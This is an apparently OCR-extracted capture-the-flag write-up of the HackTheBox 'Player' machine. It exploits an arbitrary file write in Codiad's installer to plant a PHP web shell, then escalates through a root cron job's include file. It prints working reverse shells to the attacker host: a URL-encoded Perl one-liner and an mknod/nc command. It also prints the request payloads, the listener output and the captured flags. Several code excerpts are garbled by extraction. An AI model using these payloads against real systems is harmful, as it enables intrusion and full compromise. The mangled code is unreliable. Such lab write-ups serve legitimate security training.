
player

```
(root@ kali)-[/Documents/htb/boxes/player]
# nmap 10.10.10.145
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 15:49 EDT
Nmap scan report for 10.10.10.145
Host is up (0.061s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

let's sheck website on port 80, its 403 forbidden error




You don't have permission to access / on this server.

Apache/2.4.7 (Ubuntu) Server at 10.10.10.145 Port 80


lets fuzz the host header if there is subdomains, using intruder





wordlist: /etc/share/seclists/discovery/dns/subdomain5000.txt



we see that the intruder find 3 virtualhosts . dev,staging,chat we have either add them to the /etc/hosts file or let burp resolve it for us








try default credentials , look at the code source if we open it

we can see somthing called Codiad is used , we check its project in github

after cloning the repositery



i open it in geany text and start searching for user inputs

```
if (!isset($_POST['extension']) || !is_array($_POST['extension']) || !isset($_POST['textMode']) || !is_array($_POST['textMode']) || !is_array($_POST['textMode']) || if (!isset($_POST['textMode'][$key])) {
    $textMode = strtolower(trim($_POST['textMode'][$key]));
};
};
                                                                                                                                         'textMode'l)) {
                                     (isset($languages[ $_POST['language ] ])) {

$User→lang = $_POST['language'];

er→theme = $_POST['heme'];

if (!isset($_POST['password'

f!set($_POST['username']) || !isset($_POST['password'

f!ser_}username = User::CleanUsername($_POST['username']);
                                      $User→theme =
                                          $User→username = User::CleanUsername(
                                          'password'];
                                      /process.php:82: $project_path = $_post['project_path'];
/process.php:86: $timezone = $_post['timezone'];
/process.php:86: $timezone = $_post['timezone'];
/process.php:163:date_default_timezone_set("'. $_post['timezone'] . '");
ace-editor/snippets/php.js:1:ace.define("ace/snippets/php",["require","exports","module"],function(e,t,n){"use strict";t.snippetText=
p\n\n ${1}\nsnippet ec\n echo ${1};\nsnippet <?e\n <?php echo ${1} ?>\n# this one is for php5.4\nsnippet <?=\n <
                                                                                              'settings'
                                                                 $Settings→settings = json_decode($_POST['settings'], true);
 process.php
          <?php
 3
              Copyright (c) Codiad & Kent Safranski (codiad.com), distributed
             as-is and without warranty under the MIT License. See
 5
 6
              [root]/license.txt for more. This information must remain intact.
 7
 8
 9
         10
11
         12
13
                $path = $ POST['path'];
14
15
                $rel = str replace('/components/install/process.php', '', $ SERVER['REQUEST URI']);
16
                $workspace = $path . "/workspace";
17
                $users = $path . "/data/users.php";
18
                $projects = $path . "/data/projects.php";
$active = $path . "/data/active.php";
$config = $path . "/config.php";
19
20
```

we controle the value of the path variable we controle the value of username after going throw cleanUsername function and passeword after going throw encryptPassword, in addition we controle the content of project name and project path, note that the project path will be set to project name if we dont provided a supported parameter

a little down we can see that the project name is puted in an array and assigned in project data

```
}
$project_data = array("name"=>$project_name,"path"=>$project_path);
saveJSON($projects, array($project_data));
```


, which is then used as an arguments to the saveJSON function

```
function saveJSON($file, $data)


{
    $data = "<?php/*|\r\n" . json_encode($data) . "\r\n|*/?>";
    saveFile($file, $data);
}
```

the file name comes from the project variable which concest of post parameter path followed by the string /data/projects.php, our array is being json encoded, write in text and pass it to the saveFile function to save it the file

to recap, by sending a post request to /components/install/process.php with correct parameters we can write a file called projects.php to a location of our choice with contents we controle. we get request header from this request




so this is our payload



project_name is php reverse shell content injected in projects.php file

path + /data/projects.php =projects

the resean for the error is we have no permession ro write to /var/-www/html, let's start up a intruder and see if there is a writeable directory



after a while we can find a directory that seems to be writable

.config

.cvsignore

Enter a new item

.forward

.cvs

ait

Remove

Clear

Add

Add from list ...




now we try to upload our shell




how ever there is an empty response, we have to get success

```
saveFile($config, $config_data);
echo("success");
}
```


change a to b



now we try to call our web shell



we got 404, the virtualhost cannot reach the launcher directory if we change it to 10.10.10.145 we can reach our web shell, and our command was executed



to get a shell i grep a reverse shell from pentestmonkey , replace ip, port and url encode it

```
perl -e 'use
 .
Socket;$i="10.10.14.23";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))) {open(STDIN,">&S");open(STDOUT,">&S");open
 -i");};'
 %70%65%72%6c%20%2d%65%20%27%75%73%65%20%53%6f%63%6b%65%74%3b%24%69%3d%22%31%30%2e%31%30%2e%31%34%2e%32%33%22%3b%24%70%3d%31%32%3
Request
       Params
                Headers
                          Hex
 Raw
       Raw
                    Actions 🗸
 Pretty
 1 GET /launcher/c/data/projects.php?saad=
  %70%65%72%6c%20%2d%65%20%27%75%73%65%20%53%6f%63%6b%65%74%3b%24%69%3d%22%31%30%2e%31
  %30%2e%31%34%2e%32%33%22%3b%24%70%3d%31%32%33%34%3b%73%6f%63%6b%65%74%28%53%2c%50%46
  %5f%49%4e%45%54%2c%53%4f%43%4b%5f%53%54%52%45%41%4d%2c%67%65%74%70%72%6f%74%6f%62%79
  %6e%61%6d%65%28%22%74%63%70%22%29%29%3b%69%66%28%63%6f%6e%6e%65%63%74%28%53%2c%73%6f
  %63%6b%61%64%64%72%5f%69%6e%28%24%70%2c%69%6e%65%74%5f%61%74%6f%6e%28%24%69%29%29%29
  %29%7b%6f%70%65%6e%28%53%54%44%49%4e%2c%22%3e%26%53%22%29%3b%6f%70%65%6e%28%53%54%44
  %4f%55%54%2c%22%3e%26%53%22%29%3b%6f%70%65%6e%28%53%54%44%45%52%52%2c%22%3e%26%53%22
  %29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%22%29%3b%7d%3b%27_HTTP/1.1
 2 Host: 10.10.10.145
 3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
 4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 X-Requested-With: XMLHttpRequest
8 Content-Length: 0
9 Connection: close
10 Referer: 10.10.10.145
11 Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310
12
              kali)-[/Documents/.../player/Codiad/components/install]
          -nlvp 1234
 Ncat: Version 7.91 ( https://nmap.org/ncat )
 Ncat: Listening on :::1234
 Ncat: Listening on 0.0.0.0:1234
 Ncat: Connection from 10.10.10.145.
 Ncat: Connection from 10.10.10.145:48054.
 /bin/sh: 0: can't access tty; job control turned off
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
         Li)-[~/Downloads/pspy]
   docker Gopkg.lock Gopkg.toml images internal LICENSE main.go Makefile pspy pspy64
                                                                          pspy64s
         li)-[~/Downloads/pspy
      •
  python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
10.10.10.145 - - [05/Jun/2021 18:21:10] "GET /pspy64s HTTP/1.1" 200 -
```

```
$ cd /dev/shm
$ wget http://10.10.14.23:8000/pspy64s
--2021-06-06 03:55:13-- http://10.10.14.23:8000/pspy64s
Connecting to 10.10.14.23:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'
                                                                     4%
     0K ......
                                                                         381K 3s
                                                                     8%
                                                                         568K 2s
                                                            . . . . . . 13%
                                                                         569K 2s
                                                                         595K 2s
   150K
                                                                         568K 2s
   250K
                                                                         596K 2s
   300K
                                                                         567K 1s
   350K
                                                            ..... 35%
                                                                         595K 1s
                                                            ..... 39%
   400K
                                                                         570K 1s
                                                                         591K 1s
   500K
                                                                         571K 1s
                                                                         568K 1s
                                                                         595K 1s
   600K
   650K
                                                          ...... 61%
                                                                         569K 1s
   700K
                                                                         567K 1s
   750K
                                                                         596K 1s
   850K
                                                                         568K 0s
   900K
                                                                         597K 0s
                                                         ..... 84%
   950K
                                                          . . . . . . . . 88%
                                                                         569K 0s
  1000K
                                                            ..... 92%
                                                                         594K 0s
                                                          ..... 97%
                                                                         569K 0s
  1050K
  1100K
                                                                   100%
                                                                         613K=2.0s
2021-06-06 03:55:15 (566 KB/s) - 'pspy64s' saved [1156536/1156536]
$ ls
spspy64s
$ ls
/bin/sh: 5: sls: not found
$ ls
pspy64s
$ ./pspy64s
```

```
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```

lets see cronjobs that has been executed

```
2021/06/06 03:56:49 CMD: UID=0
2021/06/06 03:56:53 CMD: UID=0
2021/06/06 03:56:53 CMD: UID=0
2021/06/06 03:56:58 CMD: UID=0
                                                      sleep 5
2021/06/06 03:56:58 CMD: UID=0
                                                      /usr/bin/php /var/lib/playbuff/buff.php
/bin/sh -c /usr/bin/php <mark>/var/lib/playbuff/buff.php</mark> > /var/lib/playbuff/error.log
2021/06/06 03:57:01 CMD: UID=0
                                       PID=7095
2021/06/06 03:57:01 CMD: UID=0
2021/06/06 03:57:01 CMD: UID=0
2021/06/06 03:57:03 CMD: UID=0
                                                      sleep 5
2021/06/06 03:57:08 CMD: UID=0
                                                      sleep 5
```

we can see buff.php in /var/lib get executed by root

```
$ cd /var/lib/playbuff/
$ ls -al
total 24
                                4096 Mar 24 2019 .
drwxr-xr-x 2 root
                       root
                                4096 Aug 23
drwxr-xr-x 49 root
                                             2019 ...
                       root
            1 root
                                 878 Mar 24
                                             2019 buff.php
-rwx --- r --
                       root
                                  15 Jun
            1 root
                                          6 03:59 error.log
-rw-r--r--
                       root
            1 root
                                  14 Mar 24
                                             2019 logs.txt
                       root
            1 telegen telegen
                                  13 Jun
                                          6 03:59 merge.log
```

if we have write permissions we can replace the file with our own payload

how ever by looking at buff.php, it includes another php file

```
$ cat buff.php
<?php
include("/var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php");
class playBuff
        public $logFile="/var/log/playbuff/logs.txt";
        public $logData="Updated";
        public function __wakeup()
                file_put_contents(__DIR__."/".$this→logFile,$this→logData);
$buff = new playBuff();
$serialbuff = serialize($buff);
$data = file_get_contents("/var/lib/playbuff/merge.log");
if(unserialize($data))
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
        $query = mysqli_query($conn, "update stats set status='$update' where id=1");
        if($query)
                echo 'Update Success with serialized logs!';
else
        file_put_contents("/var/lib/playbuff/merge.log","no issues yet");
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
        $query = mysqli_query($conn, "update stats set status='$update' where id=1");
        if($query)
                echo 'Update Success!';
```

our user owns the folder, which meens we can replace the file

```
$ ls -lah /var/www/html | grep launcher
drwxr-xr-x 16 www-data www-data 4.0K Jun 6 03:27 launcher
$ ls -lah /var/www/html/launcher | grep dee8dc8a47256c64630d803a4c40786g.php
```

```
-rw-r-r- 1 www-data www-data 286 Mar 25 2019 dee8dc8a47256c64630d803a4c40786g.php $ mv /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php.bak
```

\$ echo '<?php echo system("mknod /tmp/x p;/bin/sh 0</tmp/x |nc 10.10.14.23 1337 1>/tmp/x");?>' > /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php

```
ut® kali)-[/Documents/htb/boxes/player]
__ nc -nlvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:32840.
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
cd /home
ls
telegen
cd telegen
ls
user.txt
cat user.txt
30e47abe9e315c0c39462d0cf71c0f48
```